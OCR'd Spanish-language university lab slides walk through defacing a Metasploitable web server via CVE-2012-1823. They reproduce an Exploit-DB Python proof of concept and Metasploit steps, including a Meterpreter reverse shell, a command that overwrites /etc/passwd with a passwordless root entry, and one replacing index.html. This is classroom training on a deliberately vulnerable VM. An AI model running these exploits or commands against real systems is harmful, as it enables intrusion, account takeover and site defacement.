          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```


Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Preparar la máquina **atacante** de la siguiente forma:

Iniciar una máquina virtual Kali Linux




Abrir un navegador y conectarse a la dirección del web server de la máquina víctima **http://192.168.0.19**



Exploremos algunas de las aplicaciones de la máquina **víctima** desde la máquina **atacante:**

PhpMyAdmin



Multilliade

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

¡Ahora podemos comenzar nuestro ataque de defacement!

Después de haber ejecutado un análisis de vulnerabilidades (como el realizado en un laboratorio previo) sabemos que el servidor víctima tiene la siguiente vulnerabilidad: **CVE-2012-1823 - PHP CGI Argument Injection Exploit**

nvd.nist.gov/vuln/detail/CVE-2012-1823#vulnCurrentDescriptionTitle

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2012-1823 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Source: MITRE

Impact

CVSS v2.0 Severity and Metrics:

Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

exploit-db.com/exploits/18836

```
import socket
import sys

def cgi_exploit():
        pwn_code = """<?php phpinfo();?>"""
        post_Length = len(pwn_code)
        http_raw="""POST /?-dallow_url_include%%3don+-dauto_prepend_file%%3dphp://input HTTP/1.1
Host: %s
Content-Type: application/x-www-form-urlencoded
Content-Length: %s

%s
""" %(HOST , post_Length ,pwn_code)
        print http_raw
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((HOST, int(PORT)))
            sock.send(http_raw)
            data = sock.recv(10000)
            print repr(data)
            sock.close()
        except socket.error, msg:
            sys.stderr.write("[ERROR] %s\n" % msg[1])
            sys.exit(1)

if __name__ == '__main__':
        try:
            HOST = sys.argv[1]
            PORT = sys.argv[2]
            cgi_exploit()
        except IndexError:
            print '[+]Usage: cgi_test.py site.com 80'
            sys.exit(-1)
```

securityfocus.com/bid/53388/exploit

SecurityFocus™

info | discussion | exploit | solution | ref

PHP 'php-cgi' Information Disclosure Vulnerabilit

An attacker can exploit this issue through a browser.


The following example URI and exploit codes are available:

http://www.example.com/index.php?-s


- /data/vulnerabilities/exploits/53388-2.py
- /data/vulnerabilities/exploits/53388.php
- /data/vulnerabilities/exploits/53388-3.py
- /data/vulnerabilities/exploits/53388.pl
- /data/vulnerabilities/exploits/53388.zip
- /data/vulnerabilities/exploits/53388.c
- /data/vulnerabilities/exploits/53388-4.py
- /data/vulnerabilities/exploits/53388-5.py
- /data/vulnerabilities/exploits/53388.rb
- /data/vulnerabilities/exploits/53388-1.py

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Iniciar el servicio de postgresql que viene en Kali Linux




Iniciar la base de datos de exploits y payloads de msfconsole



CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Iniciar msfconsole

Realizar una búsqueda de exploits asociados a la vulnerabilidad detectada



CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Seleccionar el exploit encontrado

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) >
```

Validar los argumentos de configuración del exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Configurar la IP de la víctima y el URIENCODING

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.0.19
RHOST => 192.168.0.19
msf exploit(multi/http/php_cgi_arg_injection) > set URIENCODING 4
URIENCODING => 4
msf exploit(multi/http/php_cgi_arg_injection) >
```

Listar los payloads disponibles para este exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/shell_bind_tcp                                 normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                              normal  Generic Command Shell, Reverse TCP Inline
   php/bind_perl                                          normal  PHP Command Shell, Bind TCP (via Perl)
   php/bind_perl_ipv6                                     normal  PHP Command Shell, Bind TCP (via perl) IPv6
   php/bind_php                                           normal  PHP Command Shell, Bind TCP (via PHP)
   php/bind_php_ipv6                                      normal  PHP Command Shell, Bind TCP (via php) IPv6
   php/download_exec                                      normal  PHP Executable Download and Execute
   php/exec                                               normal  PHP Execute Command
   php/meterpreter/bind_tcp                               normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                          normal  PHP Meterpreter, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                     normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                          normal  PHP Meterpreter, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                            normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                       normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter_reverse_tcp                            normal  PHP Meterpreter, Reverse TCP Inline
   php/reverse_perl                                       normal  PHP Command, Double Reverse TCP Connection (via Perl)
   php/reverse_php                                        normal  PHP Command Shell, Reverse TCP (via PHP)

msf exploit(multi/http/php_cgi_arg_injection) >
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Primer forma de ataque:

Definir un payload de tipo reverse_tcp

```
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) >
```

Lanzar el ataque para obtener una consola de meterpreter que controle la máquina víctima:

```
msf exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Sending stage (37775 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.20:4444 -> 192.168.0.19:49805) at 2019-10-07 03:58:29 -0400

meterpreter >
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Ya estamos dentro del servidor víctima, ahora debemos buscar los comandos adecuados que nos permitan editar el archivo **index.php** y lograr el defacement

Utilizar los comandos de edición de archivos y los de transferencia para modificar el archivo **index.php** (investigar)

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Segunda forma de ataque:

Definir otro payload de tipo php/exec

```
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/exec
PAYLOAD => php/exec
```


Ahora debemos definir el comando a ejecutar en la máquina víctima

```
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST        192.168.0.19     yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/exec):

   Name  Current Setting                          Required  Description
   ----  ---------------                          --------  -----------
   CMD   echo "toor::0:0:::/bin/bash">/etc/passwd  yes       The command string to execute
```

CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Segunda forma de ataque:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613



CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Segunda forma de ataque:

Definir otro payload de tipo php/exec

```
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /phpinfo.php
TARGETURI => /phpinfo.php
msf exploit(multi/http/php_cgi_arg_injection) >
```

Ahora debemos definir el comando a ejecutar en la máquina víctima

```
msf exploit(multi/http/php_cgi_arg_injection) > set CMD echo \"Hacked by Daniel\">/var/www/index.html
CMD => echo "Hacked by Daniel">/var/www/index.html
msf exploit(multi/http/php_cgi_arg_injection) >
```

Lanzar el ataque

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```


CVE-2012-1823 - - PHP CGI Argument Injection Exploit

Segunda forma de ataque:

Un archivo **hacked.html** se debe haber creado en el servidor víctima


```
msfadmin@metasploitable:/var/www$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:45:e2
          inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe09:45e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:632 errors:0 dropped:0 overruns:0 frame:0
          TX packets:388 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:258877 (252.8 KB)  TX bytes:364436 (355.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:363 errors:0 dropped:0 overruns:0 frame:0
          TX packets:363 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:149913 (146.3 KB)  TX bytes:149913 (146.3 KB)

msfadmin@metasploitable:/var/www$ ls
dav  index1.php  index.php  new          phpinfo.php  test       tikiwiki-old
dvwa  index.html  mutillidae  owned.html  phpMyAdmin  tikiwiki  twiki
msfadmin@metasploitable:/var/www$ _
```

El archivo creado debe ser accesible por medio de un navegador. ¡Ya hemos logrado el defacement!



CVE-2012-1823 - - PHP CGI Argument Injection Exploit

El sitio web afectado debería lucir así:



Universidad del Rosario | MACC | HINNT

¡Gracias!